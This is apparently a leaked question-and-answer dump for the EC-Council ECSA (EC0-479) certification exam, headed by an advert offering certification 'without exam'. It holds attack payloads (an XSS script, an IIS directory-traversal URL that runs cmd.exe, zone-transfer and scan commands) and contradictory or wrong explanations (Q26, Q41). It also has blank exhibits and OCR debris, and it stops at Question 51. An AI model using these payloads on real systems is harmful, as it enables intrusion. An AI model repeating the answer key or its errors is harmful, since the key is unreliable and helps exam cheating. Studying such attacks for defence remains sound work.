actualtests.ECCouncil.EC0-479.2012.09.15.by.getitcert

Number: EC0-479
Passing Score: 800
Time Limit: 120 min
File Version: 1.0

http://www.gratisexam.com/

WWW.GETITCERT.COM

Get IT Certification Without Exam!

No Exam Needed
100% Secure
Authenticated Certs
Flexible Payment Plan
Visible Exam Progress
Hassle-Free Process

Support@Getitcert.com

ECCouncil EC0-479

EC-Council Certified Security Analyst (ECSA)

Version: 5.0
ECCouncil EC0-479 Exam

Exam A

QUESTION 1
Your company's network just finished going through a SAS 70 audit. This audit reported that overall, your network is secure, but there are some areas that needs improvement. The major area was SNMP security. The audit company recommended turning off SNMP, but that is not an option since you have so many remote nodes to keep track of. What step could you take to help secure SNMP on your network?

A. Change the default community string names
B. Block all internal MAC address from using SNMP
C. Block access to UDP port 171
D. Block access to TCP port 171

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:
SNMP Version 1 does not provide encryption, so the community strings are in the clear. Known community strings, the default of Public and Private, are well known because these are the default community strings that come out of the box. By changing these values to different community string names, guessing the actual names will be difficult.

QUESTION 2
At what layer of the OSI model do routers function on?

A. 3
B. 4
C. 5
D. 1

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:
1 Physical
2 Data Link
3 Network
4 Transport
5 Session
6 Presentation
7 - Application

QUESTION 3
An "idle" system is also referred to as what?

A. Zombie
B. PC not being used
C. Bot
D. PC not connected to the Internet

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:
In this case "idle" refers to a system that can be used as a go between for an idle scan. One workstation, sends spoofed packets to a target machine, but uses the address f the idle machine as the spoofed source address. Examination of the idle system's behavior is then evaluated. In order for this to work properly, the idle system must be quiet on its network traffic. The `Idle" system is called a zombie.
The idle system is not a PC not being used because even a PC that is not in use could be generating network traffic. The issue is not whether a PC is in use, the issue is whether the PC is creating or processing network traffic.

QUESTION 4
What operating system would respond to the following command?

```
C:\> nmap -sW 10.10.145.65
```

A. Mac OS X
B. Windows XP
C. Windows 95
D. FreeBSD

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Explanation:
-sW Window scan: This advanced scan is very similar to the ACK scan, except that it can sometimes detect open ports as well as filtered/nonfiltered due to
an anomaly in the TCP window size reporting by some
operating systems. Systems vulnerable to this
include at least some versions of AIX, Amiga, BeOS,

BSDI, Cray, Tru64 UNIX, DG/UX, OpenVMS, Digital
UNIX, FreeBSD, HP-UX, OS/2, IRIX, MacOS, NetBSD,
OpenBSD, OpenStep, QNX, Rhapsody, SunOS 4.X,
Ultrix, VAX, and VxWorks. See the nmap-hackers
mailing list archive for a full list.

QUESTION 5
Why are Linux/Unix based computers better to use than Windows computers for idle scanning?

A. Windows computers will not respond to idle scans

B. Linux/Unix computers are constantly talking
C. Linux/Unix computers are easier to compromise
D. Windows computers are constantly talking

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Explanation:
In an idle scan, one workstation sends spoofed packets to a target machine, but uses the address f the idle machine as the spoofed source address. Examination of the idle system's behavior is then evaluated. In order for this to work properly, the idle system must be quiet on its network traffic

QUESTION 6
How many bits is Source Port Number in TCP Header packet?

A. 48
B. 32
C. 64
D. 16

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Explanation:
48 bits is the size of a MAC address, and is layer 2
32 bits is the size of a IPV4 IP address, and is layer 3 16 bits is the size of an address for the TCP header and UDP header, and supports up to 65K ports

In each of these cases, the address size is the same for both a "source" and "destination" address.

QUESTION 7
Simon is a former employee of Trinitron XML Inc. He feels he was wrongly terminated and wants to hack into his former company's network. Since Simon remembers some of the server names, he attempts to run the AXFR and IXFR commands using DIG. What is Simon trying to accomplish here?

A. Enumerate all the users in the domain
B. Perform DNS poisoning
C. Send DOS commands to crash the DNS servers
D. Perform a zone transfer

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Explanation:
AXFR is a full DNS zone transfer, IXFR is an incremental DNS zone transfer.

QUESTION 8

You are carrying out the last round of testing for your new website before it goes live. The website has many dynamic pages and connects to a SQL backend that accesses your product inventory in a database. You come across a web security site that recommends inputting the following code into a search field on web pages to check for vulnerabilities:

<script>alert("This is a test.")</script>

When you type this and click on search, you receive a pop-up window that says:

"This is a test."

What is the result of this test?

A. Your website is vulnerable to web bugs
B. Your website is vulnerable to XSS
C. Your website is not vulnerable
"Pass Any Exam. Any Time." - www.actualtests.com 5
ECCouncil EC0-479 Exam
D. Your website is vulnerable to SQL injection

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Explanation:
This indicates that Cross Site Scripting is possible. The proper acronym that is used is XSS and not CSS because CSS is already used in HTML for Cascading Style Sheets. Web Bugs are usually a single pixel by single pixel within the HTML code. SQL injection is usually performed by insertion of a quote character into a data field.

QUESTION 9
After attending a CEH security seminar, you make a list of changes you would like to perform on your network to increase its security. One of the first things you change is to switch the RestrictAnonymous setting from 0 to 1 on your servers. This, as you were told, would prevent anonymous users from establishing a null session on the server. Using Userinfo tool mentioned at the seminar, you succeed in establishing a null session with one of the servers. Why is that?

A. RestrictAnonymous must be set to "2" for complete security

B. RestrictAnonymous must be set to "3" for complete security
C. There is no way to always prevent an anonymous null session from establishing
D. RestrictAnonymous must be set to "10" for complete security

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:

RestrictAnonymous is set by changing the registry key to 0 or 1 for Windows NT 4.0 or to 0, 1, or 2 for Windows 2000. These numbers correspond to the following settings:0 None. Rely on default permissions1 Do not allow enumeration of SAM accounts and names2 No access without explicit anonymous permissions

QUESTION 10
What will the following command accomplish?

```
C:\> nmap -v -sS -Po 172.16.28.251 -data_length 66000-packet_trace
```

A. Test ability of a router to handle over-sized packets
B. Test the ability of a router to handle fragmented packets
C. Test the ability of a WLAN to handle fragmented packets
D. Test the ability of a router to handle under-sized packets "Pass Any Exam. Any Time." - www.actualtests.com 6
ECCouncil EC0-479 Exam

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:
-v (verbose) sS (SYN scan) Po (Ping Disable ICMP) target data_length (option to control packet length) 66000 (size of packet) packet_trace (Display nmap conversations during trace)

QUESTION 11
What are the security risks of running a "repair" installation for Windows XP?

A. There are no security risks when running the "repair" installation for Windows XP
B. Pressing Shift+F1 gives the user administrative rights
C. Pressing Ctrl+F10 gives the user administrative rights
D. Pressing Shift+F10 gives the user administrative rights

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 12
You are the security analyst working for a private company out of France. Your current assignment is to obtain credit card information from a Swiss bank owned by that company. After initial reconnaissance, you discover that the bank security defenses are very strong and would take too long to penetrate. You decide to get the information by monitoring the traffic between the bank and one of its subsidiaries in London. After monitoring some of the traffic, you see a lot of FTP packets traveling back and forth. You want to sniff the traffic and extract usernames and passwords. What tool could you use to get this information?

A. RaidSniff
B. Snort
C. Ettercap
D. Airsnort

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Explanation: Ettercap is the best answer as that tool makes extracting of username and password easier.

QUESTION 13
George is the network administrator of a large Internet company on the west coast. Per corporate policy, none of the employees in the company are allowed to use FTP or SFTP programs without obtaining approval from the IT department. Few managers are using SFTP program on their computers. Before talking to his boss, George wants to have some proof of their activity.

George wants to use Ethereal to monitor network traffic, but only SFTP traffic to and from his network. What filter should George use in Ethereal?

A. net port 22
B. udp port 22 and host 172.16.28.1/24
C. src port 22 and dst port 22
D. src port 23 and dst port 23

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Port 22 is the default port for SSH and is also used for sFTP. Since George wants traffic to and from the network, he needs the packets with either a source port of 22 (incoming) or dest port of 22 (outgoing)
Port 23 is the default port for Telnet.
sFTP uses TCP, not UDP

QUESTION 14
You are assisting a Department of Defense contract company to become compliant with the stringent security policies set by the DoD. One such strict rule is that firewalls must only allow incoming connections that were first initiated by internal computers. What type of firewall must you implement to abide by this policy?

A. Circuit-level proxy firewall
B. Packet filtering firewall
C. Application-level proxy firewall
D. Statefull firewall

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Explanation:
The firewall has to keep track of outgoing sessions and only allow replies to those internally initiated sessions. This requires maintaining session state, and thus a stateful firewall.

QUESTION 15
You are running known exploits against your network to test for possible vulnerabilities. To test the strength of your virus software, you load a test network to mimic your production network. Your software successfully

blocks some simple macro and encrypted viruses. You decide to really test the software by using virus code where the code rewrites itself entirely and the signatures change from child to child, but the functionality stays the same. What type of virus is this that you are testing?

A. Metamorphic
B. Oligomorhic
C. Polymorphic
D. Transmorphic

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 16
In a virtual test environment, Michael is testing the strength and security of BGP using multiple routers to mimic the backbone of the Internet. This project will help him write his doctoral thesis on "bringing down the Internet". Without sniffing the traffic between the routers, Michael sends millions of RESET packets to the routers in an attempt to shut one or all of them down. After a few hours, one of the routers finally shuts itself down. What will the other routers communicate between themselves?

A. More RESET packets to the affected router to get it to power back up
B. RESTART packets to the affected router to get it to power back up
C. The change in the routing fabric to bypass the affected router
D. STOP packets to all other routers warning of where the attack originated

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Explanation:
When a router is taken offline, including this case where a denial of service disabled the router, the remaining routers will effectively remove the failed router from their tables and route traffic around that router as if the router never existed.

QUESTION 17
What is the following command trying to accomplish?

```
C:\> nmap -sU -p445 192.168.0.0/24
```

A. Verify that NETBIOS is running for the 192.168.0.0 network
B. Verify that TCP port 445 is open for the 192.168.0.0 network
C. Verify that UDP port 445 is open for the 192.168.0.0 network
D. Verify that UDP port 445 is closed for the 192.168.0.0 network

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

Explanation:
-sU is protocol UDP, -p445 is port 445
Although on a Windows system port 445 is used for access to file shares, called the Common Internet File System and is part of the SMB (server message block) mechanism, it is not really considered NetBIOS. Even if this was NetBIOS, the question could be confusing.
Option C is the best answer.

QUESTION 18
Your company uses Cisco routers exclusively throughout the network. After securing the routers to the best of your knowledge, an outside security firm is brought in to assess the network security. Although they found very few issues, they were able to enumerate the model, OS version, and capabilities for all your Cisco routers with very little effort. Which feature will you disable to eliminate the ability to enumerate this information on your Cisco routers?

A. Simple Network Management Protocol
B. Broadcast System Protocol
C. Cisco Discovery Protocol
D. Border Gateway Protocol

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 19
George is performing security analysis for Hammond and Sons LLC. He is testing security vulnerabilities of their wireless network. He plans on remaining as "stealthy" as possible during the scan. Why would a scanner like Nessus is not recommended in this situation?

A. Nessus is too loud
B. There are no ways of performing a "stealthy" wireless scan
C. Nessus cannot perform wireless testing
D. Nessus is not a network scanner

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 20
Jim performed a vulnerability analysis on his network and found no potential problems. He runs another utility that executes exploits against his system to verify the results of the vulnerability test. The second utility executes five known exploits against his network in which the vulnerability analysis said were not exploitable. What kind of results did Jim receive from his vulnerability analysis?

A. True negatives
B. False negatives
C. False positives
D. True positives

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Explanation:
A false negative is when something is there, but it is not found or reported. The vulnerability scan did not detect the vulnerability, so the vulnerability was actually there, but the scanner did not find it.
A false positive is reporting that something is there, but it is not. If the vulnerability scanner reported vulnerabilities that did not exist, then it would a false positive. True Positives and True negatives occur when there are no reporting errors.

QUESTION 21
You work as a penetration tester for Hammond Security Consultants. You are currently working on a contract for the state government of California. Your next step is to initiate a DoS attack on their network. Why would you want to initiate a DoS attack on a system you are testing?

A. Use attack as a launching point to penetrate deeper into the network
B. Demonstrate that no system can be protected against DoS attacks
C. List weak points on their network
D. Show outdated equipment so it can be replaced
"Pass Any Exam. Any Time." - www.actualtests.com 11
ECCouncil EC0-479 Exam


Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 22
To test your website for vulnerabilities, you type in a quotation mark (? for the username field. After you click Ok, you receive the following error message window:

What can you infer from this error window?

Exhibit:



A. SQL injection is not possible
B. SQL injection is possible
C. The user for line 3306 in the SQL database has a weak password
D. The quotation mark (? is a valid username

Correct Answer: B
Section: (none)

Explanation

Explanation/Reference:
Explanation:

QUESTION 23
You work as an IT security auditor hired by a law firm in Boston to test whether you can gain access to sensitive information about the company clients. You have rummaged through their trash and found very little information. You do not want to set off any alarms on their network, so you plan on performing passive footprinting against their Web servers. What tool should you use?

A. Nmap
B. Netcraft
C. Ping sweep
D. Dig

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 24
After passing her CEH exam, Carol wants to ensure that her network is completely secure. She implements a DMZ, statefull firewall, NAT, IPSEC, and a packet filtering firewall. Since all security measures were taken, none of the hosts on her network can reach the Internet. Why is that?

A. IPSEC does not work with packet filtering firewalls
B. NAT does not work with IPSEC
C. NAT does not work with statefull firewalls
D. Statefull firewalls do not work with packet filtering firewalls

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 25
Harold is a web designer who has completed a website for ghttech.net. As part of the maintenance agreement he signed with the client, Harold is performing research online and seeing how much exposure the site has received so far. Harold navigates to google.com and types in the following search.

link:www.ghttech.net

What will this search produce?

A. All sites that link to ghttech.net
B. Sites that contain the code: link:www.ghttech.net
C. All sites that ghttech.net links to
D. All search engines that link to .net domains

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 26
"Pass Any Exam. Any Time." - www.actualtests.com 13
ECCouncil EC0-479 Exam
On Linux/Unix based Web servers, what privilege should the daemon service be run under?

A. Guest
B. You cannot determine what privilege runs the daemon service
C. Root
D. Something other than root

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Answer D is the best answer. Root privilege should be used for a service (daemon). If the service is compromised, then the attacker gains root privilege. The principle of least privilege should be followed and root should not be given to services or daemons.

QUESTION 27
Jason has set up a honeypot environment by creating a DMZ that has no physical or logical access to his production network. In this honeypot, he has placed a server running Windows Active Directory. He has also placed a Web server in the DMZ that services a number of web pages that offer visitors a chance to download sensitive information by clicking on a button. A week later, Jason finds in his network logs how an intruder accessed the honeypot and downloaded sensitive information. Jason uses the logs to try and prosecute the intruder for stealing sensitive corporate information. Why will this not be viable?

A. Intruding into a honeypot is not illegal
B. Entrapment
C. Intruding into a DMZ is not illegal
D. Enticement

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 28
Jessica works as systems administrator for a large electronics firm. She wants to scan her network quickly to detect live hosts by using ICMP ECHO Requests. What type of scan is Jessica going to perform?

A. Smurf scan
B. Tracert
C. Ping trace
"Pass Any Exam. Any Time." - www.actualtests.com 14
ECCouncil EC0-479 Exam

D. ICMP ping sweep

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Answer D is the best answer. ICMP Echo requests make up the PING function, and a scan to find hosts usually involves a PING Sweep.

QUESTION 29
Harold wants to set up a firewall on his network but is not sure which one would be the most appropriate. He knows he needs to allow FTP traffic to one of the servers on his network, but he wants to only allow FTP-PUT. Which firewall would be most appropriate for Harold? needs?

A. Application-level proxy firewall
B. Data link layer firewall
C. Packet filtering firewall
D. Circuit-level proxy firewall

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 30
Jonathan is a network administrator who is currently testing the internal security of his network. He is attempting to hijack a session, using Ettercap, of a user connected to his Web server. Why will Jonathan not succeed?

A. Only an HTTPS session can be hijacked
B. Only DNS traffic can be hijacked
C. Only FTP traffic can be hijacked
D. HTTP protocol does not maintain session

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 31
What is a good security method to prevent unauthorized users from "tailgating"?

A. Electronic key systems
B. Man trap
C. Pick-resistant locks
D. Electronic combination locks

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Answer B is the best answer. A mantrap is built with 2 set of doors, creating a trap between the 2 sets of doors. Only one set of doors can be unlocked at a time, one set of doors open, the person enters, those doors close and lock, and then the other set opens, allowing the person to pass through. A security guard, or camera, is used to make sure that only one person enters the mantrap at a time.

QUESTION 32
If an attacker's computer sends an IPID of 31400 to a zombie computer on an open port in IDLE scanning, what will be the response?

A. 31401
B. The zombie will not send a response
C. 31402
D. 31399

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Answer A is the best answer. If the machine is "idle", it will not be sending or receiving traffic.

QUESTION 33
What will the following URL produce in an unpatched IIS Web Server?

http://www.thetargetsite.com/scripts/..%co%af../..%co%af../windows/system32/cmd.exe?/c+dir+c:\

A. Execute a buffer flow in the C: drive of the web server
B. Insert a Trojan horse into the C: drive of the web server
C. Directory listing of the C:\windows\system32 folder on the web server
D. Directory listing of C: drive on the web server

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
"Pass Any Exam. Any Time." - www.actualtests.com 16
ECCouncil EC0-479 Exam

Explanation:
Answer D is the best answer. This is an Windows IIS Directory Traversal Attack where the command is able to run programs out of the windows/system32 directory. In this case, cmd.exe which is the command prompt. Answer C is incorrect, the SYSTEM32 subdirectory is where the cmd.exe program resides. The parameters to the command prompt follows the ? in the URL.

QUESTION 34
When setting up a wireless network with multiple access points, why is it important to set each access point on a different channel?

A. Avoid cross talk

B. Avoid over-saturation of wireless signals
C. So that the access points will work on different frequencies
D. Multiple access points can be set up on the same channel without any issues

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 35
A packet is sent to a router that does not have the packet destination address in its route table, how will the packet get to its proper destination?

A. Root Internet servers
B. Border Gateway Protocol
C. Gateway of last resort
D. Reverse DNS

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Answer C is the best answer. When a packet has to be forwarded, and there is no match in the routing table, the packet is sent to the default router. This is not just for routers, a host will have an internal routing table, and will act in the same manner.

QUESTION 36
"Pass Any Exam. Any Time." - www.actualtests.com 17
ECCouncil EC0-479 Exam
Larry is an IT consultant who works for corporations and government agencies. Larry plans on shutting down the city's network using BGP devices and Zombies? What type of Penetration Testing is Larry planning to carry out?

A. Internal Penetration Testing
B. Firewall Penetration Testing
C. DoS Penetration Testing
D. Router Penetration Testing

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Answer C is the best answer. If zombies or bots are used, then this may be a special denial of service (DoS) called a distributed denial of service (DDoS). When the intent is to shut something down, the objective is usually denial of service.

QUESTION 37
You are a security analyst performing reconnaissance on a company you will be carrying out a penetration test for. You conduct a search for IT jobs on Dice.com and find the following information for an open position:

7+ years experience in Windows Server environment

5+ years experience in Exchange 2000/2003 environment

Experience with Cisco Pix Firewall, Linksys 1376 router, Oracle 11i and MYOB v3.4 Accounting software are required MCSA desired,

MCSE, CEH preferred

No Unix/Linux Experience needed

What is this information posted on the job website considered?

A. Information vulnerability
B. Social engineering exploit
C. Trade secret
D. Competitive exploit

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Answer A is the best answer. This job description leaks out too much information about the inside configuration of the data center, which can be used when launching an attack.

QUESTION 38
Michael works for Kimball Construction Company as senior security analyst. As part of yearly security audit, Michael scans his network for vulnerabilities. Using Nmap, Michael conducts XMAS scan and most of the ports scanned do not give a response. In what state are these ports?

A. Filtered
B. Stealth
C. Closed
D. Open

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Answer D is the best answer. If the port is actually open, it will not respond to a XMAS scan. This question doesn't ask what nmap will report, it just asks for the state of the port.

QUESTION 39
John and Hillary works at the same department in the company. John wants to find out Hillary's network password so he can take a look at her documents on the file server. He enables Lophtcrack program to sniffing mode. John sends Hillary an email with a link to Error! Reference source not found. What information will he be able to gather from this?

A. The SID of Hillary's network account
B. The network shares that Hillary has permissions

C. The SAM file from Hillary's computer
D. Hillary's network username and password hash

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Answer D is the best answer. Lophtcrack is a password cracking program used in the Windows environment. When in sniffer mode the program will catch credentials on the wire and crack the password. When Hillary clicks on the link, her network credentials are attached to the request to authenticate her. Lophtcrack will catch the network username and the password hash, and then can be used later to crack the hash and determine the cleartext password.

QUESTION 40
Terri works for a security consulting firm that is currently performing a penetration test on First National Bank in Tokyo. Terri's duties include bypassing firewalls and switches to gain access to the network. Terri sends an IP packet to one of the company's switches with ACK bit and the source address of her machine set. What is Terri trying to accomplish by sending this IP packet?

A. Poison the switch's MAC address table by flooding it with ACK bits
B. Enable tunneling feature on the switch
C. Trick the switch into thinking it already has a session with Terri's computer
D. Crash the switch with a DoS attack since switches cannot send ACK bits

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Answer C is the beast answer. A firewall with stateful properties should not allow session initiation from outside the network. Any packet coming into the network should be in response to a packet that left. If the firewall makes such a decision by checking the ACK bit, such decision may be flawed when the firewall makes that decision only based on the ACK bit. What the firewall is doing
is: If the ACK bit is on, then this message must be in response to a current session.

QUESTION 41
Tyler is setting up a wireless network for his business that he runs out of his home. He has followed all the directions from the ISP as well as the wireless router manual. He does not have any encryption set and the SSID is being broadcast. On his laptop, he can pick up the wireless signal for short periods of time, but then the connection drops and the signal goes away. Eventually the wireless signal shows back up, but drops intermittently. What could be Tyler issue with his home wireless network?

A. 2.4 Ghz Cordless phones
B. Satellite television
C. CB radio
D. Computers on his wired network

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Answer A is the best answer. Wireless frequencies for 802.11 are 2.5Ghz for B and G and 5.0Ghz for A. If 802.11 b or g are used, certain household appliances could conflict and interfere with the wireless network.
Answer B is incorrect, satellite TV runs at a higher band above 10 Ghz.

QUESTION 42
You have compromised a lower-level administrator account on an Active Directory network of a small company in Dallas, Texas. You discover Domain Controllers through enumeration. You connect to one of the Domain Controllers on port 389 using ldp.exe. What are you trying to accomplish here?

A. Enumerate domain user accounts and built-in groups
B. Establish a remote connection to the Domain Controller
C. Poison the DNS records with false records
D. Enumerate MX and A records from DNS

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Answer A is correct. Port 389 is the LDAP port, and Active Directory is built on LDAP. By accessing LDAP on a Domain Controller, you are trying to get the users, OU definitions, security groups, password hashes, and anything within Active Directory. Answer B is incorrect. Although you are connecting to a service on the domain controller, this is not remote access to the domain controller.
Answer C and D are incorrect. Although when integrated DNS is used in an active directory configuration, and the zones would then be in LDAP, this is an exception.

QUESTION 43
Why is it a good idea to perform a penetration test from the inside?

A. It is easier to hack from the inside
B. It is never a good idea to perform a penetration test from the inside
C. To attack a network from a hacker's perspective
D. Because 70% of attacks are from inside the organization

Correct Answer: D
Section: (none)
Explanation


Explanation/Reference:
Explanation:
Answer A could have been a good answer; networks are typically less protected from the inside because of the trust of insiders.
Answer D is the best answer, because although the insiders are trusted more, the inside threat is

greater.
Answer B is incorrect.
Answer C is incorrect, however, once a hacker does break in, the hacker is in the position of an insider and protection needs to be in place.

QUESTION 44
Click on the Exhibit Button

Paulette works for an IT security consulting company that is currently performing an audit for the firm ACE Unlimited. Paulette's duties include logging on to all the company's network equipment to ensure IOS versions are up-to-date and all the other security settings are as stringent as possible. Paulette presents the following screenshot to her boss so he can inform the clients about necessary changes need to be made. From the screenshot, what changes should the client company make?

Exhibit:



A. The banner should not state "only authorized IT personnel may proceed"
B. Remove any identifying numbers, names, or version information
C. The banner should include the Cisco tech support contact information as well
D. The banner should have more detail on the version numbers for the network equipment

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Answer B is correct. The banner should only have a legal warning. Any identification, including the company name, location, e-mail address, and the make, model and OS version information, should not be on a warning banner. This information can be used by an attacker to identify the

device, identify potential vulnerabilities, and provide information for social engineering. Some organizations will strip the information for perimeter equipment and still provide detailed information for inside the network.

QUESTION 45
What is the target host IP in the following command?

```
C:\> firewalk -F 80 10.10.150.1 172.16.28.95 -p UDP
```

A. Firewalk does not scan target hosts
B. 172.16.28.95

C. This command is using FIN packets, which cannot scan target hosts
D. 10.10.150.1

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Firewalk does not have a "-F" option. Firewalk is only used to determine which ports on the IP forwarding device are enabled. It is not used for scanning targets on the other side of the IP forwarding device.

QUESTION 46
In Linux, what is the smallest possible shellcode?

A. 800 bytes
B. 8 bytes
C. 80 bytes
D. 24 bytes

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 47
"Pass Any Exam. Any Time." - www.actualtests.com 23
ECCouncil EC0-479 Exam
You are working on a thesis for your doctorate degree in Computer Science. Your thesis is based on HTML, DHTML, and other web-based languages and how they have evolved over the years. You navigate to archive.org and view the HTML code of news.com. You then navigate to the current news.com website and copy over the source code. While searching through the code, you come across something abnormal:

<img src=http://coolwebsearch.com/ads/pixel.news.com width=1 height=1 border=0>

What have you found?

A. Trojan.downloader
B. Blind bug
C. Web bug
D. CGI code

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Answer C is correct. This is a web bug, which is a one pixel by a 1 pixel area on the web page. Each time the web page is launched, this URL is accessed and a entry will appear in the web server log at coolwebsearch.com.

QUESTION 48
You are the network administrator for a small bank in Dallas, Texas. To ensure network security, you enact a security policy that requires all users to have 14 character passwords. After giving your users 2 weeks notice,

you change the Group Policy to force 14 character passwords. A week later you dump the SAM database from the standalone server and run a password-cracking tool against it. Over 99% of the passwords are broken within an hour. Why were these passwords cracked so quickly?

A. Networks using Active Directory never use SAM databases so the SAM database pulled was empty
B. Passwords of 14 characters or less are broken up into two 7-character hashes
C. The passwords that were cracked are local accounts on the Domain Controller
D. A password Group Policy change takes at least 3 weeks to completely replicate throughout a network

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Answer A is incorrect. Active Directory uses LDAP for storage of user accounts and passwords, and the SAM database on the Domain Controllers are not used. Although this question does not

directly indicate AD, the use of GPO implies use of AD. In an AD environment, all non-domain controllers will have use a SAM database for local accounts. Answer B is the best choice. The SAM database was pulled from a standalone server, not a domain controller. That server would have an active and used SAM database for local accounts on that server. The passwords were determined by breaking the LM (LAN Manager) hashes, which breaks the password into two 7 character pieces. If the policy was to force 15 character passwords, then the LM Hashes would not be used.
Answer C is wrong. Domain Controllers in AD do not have local accounts. Answer D is not really correct. There may be an assumption that the GPO was not forced to immediately replicate, but since it is a small bank, depending on how small, there could be a few domain controllers. The real answer here, based on Answer D would be: "it depends". Either way, there is too much speculation on the replication time of the GPO.

Here is a note, not mentioned: Unless you check the box to force a password change on next logon, the fact that the GPO was set to at least 14 character passwords does not force the password to be changed. When the user attempts to change the password, then the GPO will force the password to be 14 characters, it doesn't actually force the user to change an existing password. This is a misconception that setting options take effect immediately, when they don't.

Another consideration is that this server where the SAM was pulled was called a standalone server. The difference between a standalone and member server is that the standalone is not a member of the domain, where the member server is a member of the domain just not a domain controller. The use of the term standalone, if used properly, meant that the standalone server was not joined to the domain, and the GPO would never be applied to the server.

This question does have issues the way written.

QUESTION 49
You are trying to locate Microsoft Outlook Web Access Default Portal using Google search on the Internet. What search string will you use to locate them?

A. intitle:"exchange server"
B. outlook:"search"
C. locate:"logon page"
D. allinurl:"exchange/logon.asp"

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
"Pass Any Exam. Any Time." - www.actualtests.com 25
ECCouncil EC0-479 Exam

Explanation:

QUESTION 50
After undergoing an external IT audit, George realizes his network is vulnerable to DDoS attacks. What countermeasures could he take to prevent DDoS attacks?

A. Enable BGP
B. Disable BGP
C. Enable direct broadcasts
D. Disable direct broadcasts

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 51
